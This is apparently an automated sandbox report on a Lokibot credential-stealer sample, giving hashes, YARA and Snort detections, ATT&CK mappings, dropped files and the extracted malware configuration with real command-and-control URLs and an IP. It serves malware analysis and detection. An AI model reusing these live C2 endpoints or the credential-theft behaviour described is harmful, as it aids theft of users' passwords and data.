ID: 553072
Sample Name: __.exe
Cookbook: default.jbs
Time: 09:23:18
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report __.exe

Overview


General Information

Sample Name:	__.exe
Analysis ID:	553072
MD5:	e9b74bfb67bf3dc..
SHA1:	6fc16b7fe6e2d65..
SHA256:	aeff0c4823c37fc…
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Yara detected aPLib compressed bin…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- __.exe (PID: 7040 cmdline: "C:\Users\user\Desktop__.exe" MD5: E9B74BFB67BF3DCEF39E23674D4DD63F)
  - __.exe (PID: 5768 cmdline: "C:\Users\user\Desktop__.exe" MD5: E9B74BFB67BF3DCEF39E23674D4DD63F)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.553223743.00000000007A7000.00000004.00000020.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000000.293455627.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 38 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.__.exe.400000.6.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
3.0.__.exe.400000.6.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
3.0.__.exe.400000.6.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
3.0.__.exe.400000.6.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
3.0.__.exe.400000.6.raw.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 82 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected aPLib compressed binary

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 2	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
__.exe	35%	Virustotal		Browse
__.exe	40%	ReversingLabs	Win32.Worm.SpyBot	
__.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsjD69.tmp\firfslz.dll	14%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\nsjD69.tmp\firfslz.dll	8%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.__.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.__.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.__.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.1.__.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.__.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.__.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.__.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
3.0.__.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
3.2.__.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.__.exe.23e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
slimpackage.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://slimpackage.com/slimmain/five/fre.php3	100%	Avira URL Cloud	malware	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://slimpackage.com/slimmain/five/fre.php	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
slimpackage.com	104.223.93.105	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://slimpackage.com/slimmain/five/fre.php	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.223.93.105	slimpackage.com	United States		8100	ASN-QUADRANET-GLOBALUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553072
Start date:	14.01.2022
Start time:	09:23:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	__.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/6@56/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 88.3% (good quality ratio 85.6%) • Quality average: 80.7% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:24:24	API Interceptor	53x Sleep call for process: __.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsjD68.tmp	
Process:	C:\Users\user\Desktop__.exe
File Type:	data
Category:	dropped
Size (bytes):	250769
Entropy (8bit):	7.762180757879711
Encrypted:	false
SSDEEP:	3072:C4wPAhYqnzXSf+qIVzB1omvyj4JFR59YLv45oKPwHrcW7F7CtOz:LwohYqnrt91BZvycJFXGvyIcmFX
MD5:	A7EF0A59978ABC0CB3C0A85906BE0161
SHA1:	34F37AC927835F0C9F604ADF5F2E9B3FB6B97539
SHA-256:	F107CF5C0D3A00F20BDF7497BDD2CFF8AF63027833E286763E9E177763871388
SHA-512:	65B80E53683C8E9A715F068A3CCB1600CDF49CF53451BB3C6421A2DBA162080C86A1A56192B98D0326E41A14A0AF2B08340A9DB1CE50AAD94BC93E24CEFEF8D
Malicious:	false
Reputation:	low
Preview:	1W.....,.....lA.....KV.....W..... .....J.....j..... ....

C:\Users\user\AppData\Local\Temp\nsjD69.tmp\firfslz.dll	
Process:	C:\Users\user\Desktop__.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4608
Entropy (8bit):	4.173898700356354
Encrypted:	false
SSDEEP:	48:SpoRIUTb4g3e7eKgJKXIkuW2yH+ZsQMR7/iItlRuqS99nhR:ZRS2e7etJ0FuoH+ZdcZxwh
MD5:	57164986833DAF48BE0E0D9C1871A009
SHA1:	EFCE1DD97671F954A1F342EC3AEA8AC0C90FE020
SHA-256:	881D216BDA06FBCD5809BA113EE4574FB5D464DBE464E8627B52973C08DBA5A3
SHA-512:	05D5908207511EE5A8075659F1D63DE21963738398560CC15850603C186B2BE76841D5C594AD673D68C30D2FC0DCE0E7340F29A6EBCE751AC3B1B3FDED713EF
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 8%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x-2..Ca..Ca..CaZ.Ma..Ca..B`..Ca..Ba..Ca.lG`..Ca.lC`..Ca.l.a.. Ca.lA`..CaRich..Ca.....PE..L...X..a.....!..... .....P.....@..... ..L...!.....0.....@..\..... .....text..... ..`.rdata..l.... .....@..@.rsrc.....0.....@..@.reloc..\....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsqvmlbcyr	
Process:	C:\Users\user\Desktop__.exe
File Type:	data
Category:	dropped
Size (bytes):	5432
Entropy (8bit):	6.087044084001559
Encrypted:	false
SSDEEP:	96:KALZVbpT0Su7ws144QsAAmXekW6YZtoE0IEJ3tdn0o9i6DEHDvdA:HLZscPs/mOkSZF0IUh7DyJA
MD5:	3A01C4787585868250B9F281A7845795
SHA1:	057BD395F2C87952FDE385C6ED75B1E574C77CFC
SHA-256:	FC90C681214CD63C37F7E60EC7872F2B1A8244BBDC26C8FBBF041C4A9CCF948F
SHA-512:	0B3A523064B28318EC34389A0C5895DF866AFFC0E8312CAFF5E3F2A50BA5811C0EBC54BD19F88F4C6D80F93E3341989081C1B88335D4467ACFBD35FA895929
Malicious:	false
Reputation:	low
Preview:	l..WW....*!..(.W.....w.....o.(.WN.s.WWW.(.Wv8.v8....'opWWW.....v8.v8....'ooWWW....[v8.v8....'o.WWW.....Cv8.v8....'o9WWW.....K..%O...ZZ....w..k....oK....o.....o..s.K ..]%.....oZ.s.KM..s.!.(..k.%.oWWWW.K....(sv8..v8..v8...v8...v8w.v8o...;.....T8.v8.....O....Z(soWWWWN..K.WWW.K....(.....''..M.W..$$.....O.W.....O.W.....K..s..O.W... O.T.....s..M.W..u..o..WWo).WWM.W..v..o.WWo..WWMOW.b.o.WWo.WWMOW.....oN...WWW....s...W;...s.WW..s...s.....rko..WW..;...O.%O...W.....o.%O..tW.....%.%O. ..W....'..v..o.TWW'oIpvv..r...o'v8Oo.vvv....W;Q.(.Wr.N.TWWW....MKW.....oN...WWW.....s...W;...s.WW..s...s.....rko.KWW.....WWW..O.%O...W.....%O..tW.....%O.t .....%O..]Z.....o.%O..t.....%.%O...W....'..u..oqWWW'ozsvv.....W;O..o....Tr.v8.v8.v8.v8Oo.yvv....W;Q.(.Wr.N.TWWW....M.W...SN...WWW..k..s...W;...s.WW..s...s... ....rko%ZWW..;...O.%O...W..k..o...%O..tW..k..o%.%O...W...k'.b.o.WWW'o.svv..r.v8

C:\Users\user\AppData\Local\Temp\x3tnp7bgu2rwywf	
Process:	C:\Users\user\Desktop__.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\x3tnp7bgu2rwywf	
Size (bytes):	218392
Entropy (8bit):	7.989462233980479
Encrypted:	false
SSDEEP:	3072:NAhYqnzXSf+qlVzB1omvyj4JFR59YLv45oKPwHrcW7F7CtOzI:ihYqnrt91BZvycJFXGvyIcmFXk
MD5:	08255E86024B19B780D684228C9A9C12
SHA1:	A14F115B3CDFECED7D7645C01FFA47B067CDC578
SHA-256:	1CA3B0CD593A604966C7B67E3E292ECED9E4DC2D67516AA636867A364C75339D
SHA-512:	E84CCA2F400B513482ED56940091B5CAD38F6000CDF6120F1E798A8788A5EE8C673A7A803474C9ED84EEB2A88A6768E04A5594BA4E49CE8899B0E117230B6A9
Malicious:	false
Reputation:	low
Preview:	_..}..5...Wq...L.....l...b..r>d)n.."........E.4...k7.."o....d...l.....7.......W..in....{..(/..J}.&..>.....`.o.&k.`~eO.R..._6r/....79Jc(#|#J.k~..kDc.v1q. ._...........Qc..*#f.....,EL.r.h...O.Q.W5d...u..-.t.`..<..C .J....6...C...l.A._..q.....$.....M.}.....k.WS.....l...b.Vr>db..."...#...E....k7...o..w.d.....K.`...d..J.TMO+.....K0..q.6...{I{...)/\.p.^.=.O.R....'.NH.^..HV.....:.@..AS..`...qc...M. ...O..s6...;-.l.h]*N...D.fP..m.....'x[...6...^U...{aeX.Mt7@.I..\|.l.v.....@..*%.."...M.}}.5.I.W.....:.l.(..b.e~>dNn.........E.4...o7...cU..d.2.....K.q.....`.JzTM.+.....k....q.6...0I{...).. Hp~;~=.O.R....'.NH....HV.....:.@..AS..`...qc...M....O..s6...;-.l.h]*N...D.fP..m.....'x[...6...^U...{aeX.Mt7@...C...l..^_...@..........M.}}.5.I.WS.....l.E..b..r>d)n.."........E.4...k7.."o ..w.d..$.....K.`...d.`.JzTM.+.....k.K0..q.6...{I{...).uHp~^.=.O.R....'.NH.^..HV.....:.@..AS..`...qc...M....O..s6...;-.l.h]*N...D.fP..m.....'x[...6...^U...{aeX.Mt7@.

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop__.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop__.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbON:u
MD5:	89CA7E02D8B79ED50986F098D5686EC9
SHA1:	A602E0D4398F00C827BFCF711066E67718CA1377
SHA-256:	30AC626CBD4A97DB480A0379F6D2540195F594C967B7087A26566E352F24C794
SHA-512:	C5F453E32C0297E51BE43F84A7E63302E7D1E471FADF8BB789C22A4D6E03712D26E2B039D6FBDBD9EBD35C4E93EC27F03684A7BBB67C4FADCCE9F6279417B5 DE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.921819184073758

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	__.exe
File size:	238317
MD5:	e9b74bfb67bf3dcef39e23674d4dd63f
SHA1:	6fc16b7fe6e2d6567bfd2cf68b407fc7f5097a93
SHA256:	aeff0c4823c37fc2054f80c6bf7dafcf7fce8abb84d7b72a08fa67411d2aa480
SHA512:	ae2386500840fbed380f46fafc1e3326f12ce87436be22ace0e536d6d9c83f4d77e27793c2d4fe30e607850b37c2eecb4ab35c8630fff2f8a5534d21349efb27
SSDEEP:	6144:owyQnce+mjfo4FU/iUB9l1fXfCwcJA0b22:Vce+mjfoQU//Zf9n0C2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94693169534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-09:24:21.210022	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49743	80	192.168.2.3	104.223.93.105
01/14/22-09:24:21.210022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.3	104.223.93.105
01/14/22-09:24:21.210022	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.3	104.223.93.105
01/14/22-09:24:22.998234	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49744	80	192.168.2.3	104.223.93.105
01/14/22-09:24:22.998234	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.3	104.223.93.105
01/14/22-09:24:22.998234	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.3	104.223.93.105
01/14/22-09:24:24.618610	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.3	104.223.93.105
01/14/22-09:24:24.618610	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.3	104.223.93.105
01/14/22-09:24:24.618610	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.3	104.223.93.105
01/14/22-09:24:26.009494	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.3	104.223.93.105
01/14/22-09:24:26.009494	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.3	104.223.93.105
01/14/22-09:24:26.009494	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.3	104.223.93.105
01/14/22-09:24:27.434582	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.3	104.223.93.105
